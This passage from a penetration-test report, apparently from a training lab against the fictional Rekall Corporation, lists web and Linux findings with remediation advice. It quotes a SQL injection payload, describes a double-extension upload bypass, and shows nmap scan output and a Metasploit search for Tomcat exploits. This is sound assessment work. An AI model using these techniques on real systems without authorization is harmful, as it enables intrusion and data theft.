Remediation	<p>Whitelisting - only allow verified and secured whitelist files to be uploaded.</p> <p>Input validation, server-side, where only certain file extensions (i.e. jpg) will be accepted, without multiple extensions (like in this case where we bypassed the security measures in place by using a .jpg.php extension).</p> <p>Prevent file paths from being directly appended.</p>

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Within the second field of the login page, an “always true” payload was injected (1’ OR ‘1’ = ‘1) which revealed Flag 7.</p> <p>This makes Total-Rekall vulnerable to the leaking, deletion, and/or modification of confidential data such as passwords and hashes.</p>



Images 	
Affected Hosts	192.168.14.35
Remediation	Server-side input validation should be implemented, specifically character escaping, which would treat special characters such as "/ - =" as a part of the syntax for a potential SQL injection attack, thereby not allowing it to be input.

Vulnerability 8		Findings
Title	User Credentials Exposure	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Critical	
Description	Clicked "View Page Source" and the credentials for an Administrator account were exposed. Highlighting the text on the page reveals the user credentials right next to the "login" and "password" fields.	


Images





Affected Hosts	192.168.14.35
Remediation	<p>Delete the exposed credentials from the HTML. Do not store sensitive data, like this, unnecessarily.</p> <p>If sensitive data needs to be stored anywhere, always ensure to encrypt it, whether it is at rest or in transit.</p> <p>For enhanced security, implement multi factor authentication (MFA).</p>

Vulnerability 9	Findings
Title	Sensitive Data Exposure via Path Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	We simply added the extension /robots.txt to the url and were able to view this sensitive file. Demonstrates that path traversal is exploitable on this web app.
Images	 
Affected Hosts	192.168.14.35
Remediation	Do not store sensitive data, unencrypted, in this way.


	<p>Prevent user-supplied input passing to the filesystem APIs.</p> <p>Validate any user-supplied input before it is processed, either through a whitelist of acceptable values or by verifying that the input contains only acceptable content.</p> <p>Ensure the web server is always up to date.</p> <p>Monitor web server logs for suspicious activity.</p>
--	--


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Able to navigate from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt via 192.168.14.35/networking.php.</p> <p>Input "splunk" inside of the toolbar intended for DNS Check.</p>
Images	

	 <p>The screenshot shows a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. Below the header, a section titled "Welcome to Rekall Admin Networking Tools" displays a reminder about vendor lists and a "DNS Check" form for "www.splunk.com". The results of the DNS check are listed, including canonical names and IP addresses.</p>
Affected Hosts	192.168.14.35
Remediation	Input validation to restrict unintended access. Restrict the ability to view vendors.txt file.


Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	We input the same command “splunk” in the MX Record Checker and retrieved sensitive information regarding the mail server.
Images	 <p>The screenshot shows a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. Below the header, a section titled "Welcome to Rekall Admin Networking Tools" displays a reminder about vendor lists and a "DNS Check" form for "www.example.com". The results of the DNS check are listed, including canonical names and IP addresses. At the bottom, there is a note about authoritative answers and a message congratulating the user on finding a flag.</p>

Affected Hosts	192.168.14.35
Remediation	<p>Monitor DNS</p> <p>Use a more reputable domain registrar.</p> <p>“Cyber Hygiene” (strong passwords, MFA, etc) for the domain owner email account.</p>


Vulnerability 12	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Used WHOIS to examine the Domain Dossier.
Images	 <p>The screenshot shows a network graph visualization within the OSINT Framework interface. The graph consists of various nodes representing different OSINT tools and services, such as Whois, Subdomains, Discovery, Certificate Search, PassiveDNS, Reputation, Domain Dossier, Typoquatting, Analytics, URL Expenders, Change Detection, Social Analysis, DNSSEC, Cloud Resources, Vulnerabilities, Tools, and many others. Nodes are represented by small circles, and connections between them are shown as lines, indicating dependencies or relationships between the tools.</p>

	
Affected Hosts	totalrecall.xyz (97.74.105.26)
Remediation	Employ a privacy shield to hide this information


Vulnerability 13	Findings
Title	Open Source Data Exposure Certificate
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	crt.sh employed for a Certificate Search



The screenshot shows a network graph visualization within the OSINT Framework interface. The central node is 'Certificate Search', which is connected to numerous other nodes representing different OSINT tools and services. These include 'Whois Records', 'Subdomains', 'Discovery', 'PassiveDNS', 'Reputation', 'Domain Blacklists', 'Typosquatting', 'Analytics', 'URL Expanders', 'Change Detection', 'Social Analyses', 'DNSSEC', 'Cloud Resources', 'Vulnerabilities', and 'Tools'. Other nodes visible include 'OSINT Framework', 'Exploit-DB', and 'Nessus'.




The screenshot shows the crt.sh Certificate Search interface. A search bar contains the domain 'totalrekall.xyz'. Below the search bar, there is a link to the crt.sh Identity Search page for the same domain.






The screenshot shows the crt.sh Identity Search interface. It displays a table of certificates found for the domain 'totalrekall.xyz'. The columns in the table are 'Certificates', 'crt.sh ID', 'Logged At', 'Not Before', 'Not After', 'Common Name', 'Matching Identities', and 'Issuer Name'. The table lists several certificates, all issued by GoDaddy.com, Inc., specifically from the 'Go Daddy Secure Certificate Authority - G2' and 'Go Daddy Secure Site CA' authorities. The certificates have various common names, including 'www.totalrekall.xyz', 'flag3', and 's7euwehd.totalrekall.xyz'.

Images

Affected Hosts	totalrekall.xyz (97.74.105.26)
Remediation	Remediation steps for certificate exposure involve implementing measures to restrict access to sensitive information, such as limiting public exposure of certificates in public repositories, regularly monitoring and auditing certificate issuance and usage, and promptly revoking and reissuing certificates if any compromise is suspected. Additionally, organizations should consider adopting security best practices, such as encryption and access controls, to mitigate the impact of potential data exposures and enhance overall certificate management security.

Vulnerability 14	Findings
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Used intense Nmap scan. nmap -sV
Images	 <pre> File Actions Edit View Help └ nmap -sV 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-12-04 12:24 EST Nmap scan report for 192.168.13.10 Host is up (0.00006s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open httpd Apache Jserv (Protocol v1.3) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 8088/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:AB:0D:0C (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.00006s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open httpd Apache Jserv (Protocol v1.3) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 8088/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:AB:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.00006s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) MAC Address: 02:42:C0:AB:0D:0E (Unknown) Service Info: OS: Linux; CPE: cpe:/os:linux:kernel Nmap scan report for 192.168.13.14 Host is up (0.00006s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE VERSION 5901/tcp open vnc VNC (protocol 3.8) 6001/tcp open x11 (access denied) 10000/tcp filtered scsi-config 10001/tcp filtered scsi-config Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 256 IP addresses (5 hosts up) scanned in 40.80 seconds </pre>
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Block IP scans for unauthorized users by configuring the firewall rules

Vulnerability 15	Findings
Title	Nmap Scan - Aggressive
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Used command: nmap -A Discovered the host running Drupal
Images	 
Affected Hosts	192.168.13.13
Remediation	Block IP scans for unauthorized users. Configure firewall rules and close unnecessary open ports.

Vulnerability 16	Findings
Title	Nessus Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	A vulnerability was revealed using Nessus Scan for Host: 192.168.13.12. Apache Struts version that is running suffers from a remote code execution vulnerability.
Images	
Affected Hosts	192.168.13.12:8080
Remediation	Perform regular updates on Apache Struts to keep it up to date and less likely to be exploited - specifically, upgrade to Apache Struts 2.3.32/2.5.10.1 or later.

Vulnerability 17	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE (Remote Code Execution) exploit through Metasploit to exploit all host credential files. By using the results from the aggressive Nmap scan, successfully gained access to the host main directory folder: root.

Kali on ML-REFVM-197105

root@kali:~# msf6 > search tomcat.jsp

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-					
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat JSP file Read
1	exploit/multi/http/tomcat_mgr_deploy	2020-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
